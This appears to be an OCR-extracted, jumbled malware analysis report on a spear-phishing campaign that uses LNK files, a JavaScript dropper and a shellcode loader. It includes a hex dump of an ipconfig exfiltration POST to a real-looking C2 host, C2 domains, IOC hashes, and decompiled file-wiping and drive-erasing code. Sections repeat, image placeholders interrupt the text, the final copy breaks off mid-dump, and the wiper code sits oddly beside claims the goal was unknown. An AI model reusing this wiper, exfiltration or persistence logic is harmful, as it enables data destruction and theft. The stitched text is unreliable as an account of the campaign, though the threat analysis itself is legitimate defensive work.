
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E 65  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
